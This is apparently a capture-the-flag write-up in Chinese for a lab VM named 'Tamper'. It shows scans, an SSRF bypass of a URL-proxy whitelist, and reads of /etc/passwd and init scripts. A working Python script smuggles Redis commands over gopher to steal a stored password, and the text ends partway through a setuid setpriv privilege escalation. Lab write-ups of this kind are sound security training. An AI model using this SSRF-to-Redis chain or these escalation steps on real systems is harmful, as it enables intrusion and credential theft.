Tamper

user

- 80端口
- 5000端口
  - 发现了redis数据库相关的配置文件
  - /etc/init.d/internal-proxy
  - /opt/app/internal/app.py
  - 伪造请求

root

- 用 setpriv 提权 root

user

扫断口

ID	Host	Port	Proto	Target	Banner	Code	Title	Area
1	192.168.56.107	22	SSH	192.168.56.107:22	OpenSSH 10.3	0		
2	192.168.56.107	5000	HTTP	http://192.168.56.107:5000	URL Forwarding Gateway	200	URL Forwarding Gateway	
3	192.168.56.107	80	HTTP	http://192.168.56.107:80	Apache/2.4.67 (Unix) Apache-HTTP-Server/2.4.67 Apache-Web-Server	200	dprod - Digital product des	


扫目录

```
dirsearch -u http://192.168.56.107/ -e php,txt,html,js,bak,zip,conf
```

```
Target: http://192.168.56.107/

[12:12:20] Starting:
[12:12:20] 403 -  317B  - /.ht_wsr.txt
[12:12:20] 403 -  317B  - /.htaccess.orig
[12:12:20] 403 -  317B  - /.htaccess.bak1
[12:12:20] 403 -  317B  - /.htaccess.sample
[12:12:20] 403 -  317B  - /.htaccess.save
[12:12:20] 403 -  317B  - /.htaccess_extra
[12:12:20] 403 -  317B  - /.htaccessBAK
[12:12:20] 403 -  317B  - /.htaccess_sc
[12:12:20] 403 -  317B  - /.htaccessOLD
[12:12:20] 403 -  317B  - /.htaccess_orig
[12:12:20] 403 -  317B  - /.htaccessOLD2
[12:12:20] 403 -  317B  - /.html
[12:12:20] 403 -  317B  - /.htm
[12:12:20] 403 -  317B  - /.htpasswd_test
[12:12:20] 403 -  317B  - /.httr-oauth
[12:12:20] 403 -  317B  - /.htpasswds
[12:12:28] 301 -  355B  - /assets  ->  http://192.168.56.107/assets/
[12:12:28] 200 -  430B  - /assets/
[12:12:29] 200 -  820B  - /cgi-bin/printenv
[12:12:29] 200 -    1KB - /cgi-bin/test-cgi
[12:12:55] 403 -  317B  - /server-status/
[12:12:55] 403 -  317B  - /server-status
```


80端口




一个静态网页

5000端口


是一个url代理服务，只能访问一下几个url（也就是一个白名单）




尝试本地地址不行：




白名单url，是可以的（只不过说连不上这个url而已）：




观察一下流量包：



发现是用GET方法去给target参数赋值；如果这个时候用post同时给target赋值（post的target参数用本地）




尝试一下文件包含 发现是可读的（8080端口才可以）




/etc/group JSON


```
{
  "status": "success",
  "target": "http://127.0.0.1:8080/?uri=file:///etc/passwd",
  "status_code": 200,
  "content": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nlooally:x:1000:1000::/home/locally:/bin/bash\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nklogd:x:100:101:klogd:/dev/null:/sbin/nologin\napache:x:101:102:apache:/var/www:/sbin/nologin\nredis:x:102:103:redis:/var/lib/redis:/sbin/nologin\nlocally:x:1001:1000::/home/locally:/bin/bash\n"
}
```


看一下自启动项目：



发现了redis数据库相关的配置文件



Plain Text


```
{
  "status": "success",
  "target": "http://127.0.0.1:8080/?uri=file:///etc/init.d/redis-6378",
  "status_code": 200,
  "content": "#!/sbin/openrc-run\n\nname=\"redis-6378\"\ncommand=\"/usr/bin/redis-server\"\ncommand_args=\"--port 6378 --bind 127.0.0.1 --daemonize yes --pidfile /run/redis-6378.pid \\\n--save 900 1 --save 300 10 --save 60 10000 \\\n--appendonly yes --appendfsync everysec \\\n--dir /var/lib/redis --dbfilename dump-6378.rdb\"\npidfile=\"/run/redis-6378.pid\"\ncommand_background=true\n\ndepend() {\n    need net\n}\n"
}
```


所以redis是在6378端口上的，且只允许本机访问（--bind 127.0.0.1）

/etc/init.d/internal-proxy

内网代理启动脚本让py跑了一个服务 `/opt/app/internal/app.py` （就是8080）

Plain Text


```
{
  "status": "success",
  "target": "http://127.0.0.1:8080/?uri=file:///etc/init.d/internal-proxy",
  "status_code": 200,
  "content": "#!/sbin/openrc-run\n\nname=\"internal-proxy\"\ncommand=\"/usr/bin/python3\"\ncommand_args=\"/opt/app/internal/app.py\"\npidfile=\"/run/internal-proxy.pid\"\ncommand_user=\"nobody\"\ncommand_background=true\ndirectory=\"/opt/app/internal\"\n\ndepend() {\n    need net\n}\n"
}
```


`/opt/app/internal/app.py`

看一下源码：`target=http://127.0.0.1:8080/?uri=file:///opt/app/internal/app.py`

```python
from flask import Flask, request, Response
import subprocess
import urllib.parse
import werkzeug.serving

# 修补 WSGIRequestHandler，移除响应头中的 Server 标识并简化响应发送逻辑
original_send_response = werkzeug.serving.WSGIRequestHandler.send_response

def patched_send_response(self, code, message=None):
    self.log_request(code)
    self.send_response_only(code, message)

werkzeug.serving.WSGIRequestHandler.send_response = patched_send_response

app = Flask(__name__)

@app.route('/')
def index():
    # 获取 uri 参数
    uri = request.args.get('uri')
    if not uri:
        return Response('Missing uri parameter', status=400)

    # 解析 URI 并检查协议
    parsed = urllib.parse.urlparse(uri)
    protocol = parsed.scheme.lower()

    # 允许的协议白名单
    allowed_protocols = ['http', 'https', 'dict', 'gopher', 'file', 'ftp', 'ldap']

    if protocol in allowed_protocols:
        try:
            # 使用 curl 发起请求
            cmd = [
                'curl', '-s',
                '--max-time', '5',
                '--connect-timeout', '3',
                uri
            ]
            result = subprocess.run(cmd, capture_output=True, timeout=5)

            # 截取输出长度，防止过大
            output = result.stdout.decode('utf-8', errors='ignore')[:5000]
            return Response(output, mimetype='text/plain')
```

```
        except subprocess.TimeoutExpired:
            return Response('Timeout', status=504)
        except Exception as e:
            return Response(f'Error: {str(e)}', status=500)
    else:
        return Response(f'Protocol {protocol} not allowed', status=403)

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8080, debug=False)
```

`allowed_protocols = ['http', 'https', 'dict', 'gopher', 'file', 'ftp', 'ldap']`

所以说内网是允许gopher这个老协议的，意味着可以向非http服务发送数据了，这里选择 Redis 数据库作为发送的对象，用RESP协议发送 `KEYS *` （就能返回当前 Redis 数据库中所有键的名称）

伪造请求

手工编码很烦，用py脚本

Python

```python
import requests
from urllib.parse import quote

BASE = "http://192.168.56.107:5000"

def resp(*args):
    data = f"*{len(args)}\r\n"
    for arg in args:
        data += f"${len(arg)}\r\n{arg}\r\n"
    return data

def hit_redis(payload):
    gopher = "gopher://127.0.0.1:6378/_" + quote(payload, safe="")
    inner = "http://127.0.0.1:8080/?uri=" + quote(gopher, safe="")

    r = requests.post(
        BASE + "/api/proxy?target=http://maze-sec.com",
        data={"target": inner},
        timeout=10,
    )
    print(r.json()["content"])

hit_redis(resp("KEYS", "*") + resp("QUIT"))
```

```
E:\CTF\渗透\Tamper.ova>py redis.py
*1
$6
secret
+OK
```

发现有个键叫secret再用


```python
hit_redis(resp("GET", "secret") + resp("QUIT"))
```

```
E:\CTF\渗透\Tamper.ova>py redis.py
$16
QChEWCDbOIsOvPY8
+OK
```

这里猜测是ssh的密码，结合/etc/group，有两个用户名备选

```
looally:x:1000:1000::/home/locally:/bin/bash
locally:x:1001:1000::/home/locally:/bin/bash
```

`locally` 登进去了，但是读不了flag，而且文件目录也读不出来



看一下ssh的配置（ai调整格式了一下）：

Plain Text

```
# $OpenBSD: sshd_config,v 1.105 2024/12/03 14:12:47 dtucker Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

# To modify the system-wide sshd configuration, create *.conf files under
# /etc/ssh/sshd_config.d/ which will be automatically included below

# If you want to change the port on a SELinux system, you have to tell
# SELinux about this change.
# semanage port -a -t ssh_port_t -p tcp #PORTNUMBER
#
# Port 22
# AddressFamily any
# ListenAddress 0.0.0.0
# ListenAddress ::

# The default requires explicit activation of protocol 1
Protocol 2

# HostKey for protocol version 1
#HostKey /etc/ssh/ssh_host_key
# HostKeys for protocol version 2
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_dsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Lifetime and size of ephemeral version 1 server key
#KeyRegenerationInterval 1h
#ServerKeyBits 1024

# Logging
# obsoletes QuietMode and FascistLogging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

AuthorizedKeysFile	.ssh/authorized_keys

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to no to disable s/key passwords
#KbdInteractiveAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'no'.
#UsePAM no

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
#X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#UsePrivilegeSeparation sandbox
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Accept locale-related environment variables
AcceptEnv LANG LC_CTYPE LC_NUMERIC LC_TIME LC_COLLATE LC_MONETARY LC_MESSAGES
AcceptEnv LC_PAPER LC_NAME LC_ADDRESS LC_TELEPHONE LC_MEASUREMENT
AcceptEnv LC_IDENTIFICATION LC_ALL LANGUAGE
AcceptEnv XMODIFIERS

# override default of no subsystems
Subsystem	sftp	/usr/libexec/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#	X11Forwarding no
#	AllowTcpForwarding no
#	PermitTTY no
#	ForceCommand cvs server
```

```
# MaxAuthTries 6
# MaxSessions 10
# LoginGraceTime 2m


# --- PAM & Kerberos (Typically OS-dependent) ---
# UsePAM no
# KerberosAuthentication no
# GSSAPIAuthentication no


# --- Subsystems ---
Subsystem   sftp    internal-sftp


# --- Per-User Overrides ---
# Match User anoncvs
#   X11Forwarding no
#   AllowTcpForwarding no
#   PermitTTY no
#   ForceCommand cvs server

Match User locally
    ForceCommand setpriv --reuid=locally --regid=locally --clear-groups ba
sh -c 'bash --init-file <(echo "sudo -u looally bash -i")'
```

发现用户 `locally` ssh之后会自动执行 `sudo -u looally bash -i`，退出即可

```
Tamper:~$ id
uid=1000(looally) gid=1000(locally) groups=1000(locally)
Tamper:~$ exit
exit
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
Tamper:~$ cat user.txt
flag{user-94e711071ec5a1c99c029f99ee1189f2}
```

root

```
Tamper:~$ sudo -l
Matching Defaults entries for locally on Tamper:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for locally:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User locally may run the following commands on Tamper:
    (looally) NOPASSWD: ALL
```

当前用户 `locally` 可以免密码以 `looally` 用户身份执行任意命令

`find / -perm -4000 -type f 2>/dev/null`

```
Tamper:~$ find / -perm -4000 -type f 2>/dev/null
/bin/setpriv
/bin/umount
/bin/mount
/usr/bin/newgrp
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
Tamper:~$ ls -l /bin/setpriv
-rwsr-s---    1 root     shadow       34864 May 16 00:20 /bin/setpriv
```

> `setpriv` 是 Linux `util-linux` 自带工具，作用：**自定义权限运行程序**，精细控制进程 UID/GID、Linux 能力集、安全位、no_new_privs 标记。

所以 `/bin/setpriv` 运行带root权限，只允许shadow组运行

`grep '^shadow' /etc/group`

```
Tamper:~$ grep '^shadow' /etc/group
shadow:x:42:locally
```

shadow 组里有 locally 这个用户

切到 shadow 组： `newgrp shadow`

```
Tamper:~$ newgrp shadow
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
```

